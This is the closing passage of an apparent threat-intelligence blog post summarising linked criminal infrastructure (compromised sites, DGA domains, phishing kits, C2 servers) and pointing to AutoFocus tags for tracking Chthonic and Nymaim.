As such, these findings represent a collection of compromised websites, compromised registrar accounts used to spin up subdomains, domains used by malware DGA's, phishing kits, carding forums, malware C2 sites, and a slew of other domains that revolve around criminal activity.

Hopefully this analysis has been helpful in understanding how truly connected some of these infrastructures can be and how with a little digging, you can uncover a substantial amount of operationally useful indicators to protect you and yours.

AutoFocus users can identify and track these threats using the Chthonic (https://autofocus.paloaltonetworks.com/#/tag/Unit42.Chthonic), Nymaim, and NotepadInfrastructure tags.

Got something to say?

Leave a comment...

□ **Notify me of followup comments via e-mail**

Name (required)

Email (required)

Website

SUBMIT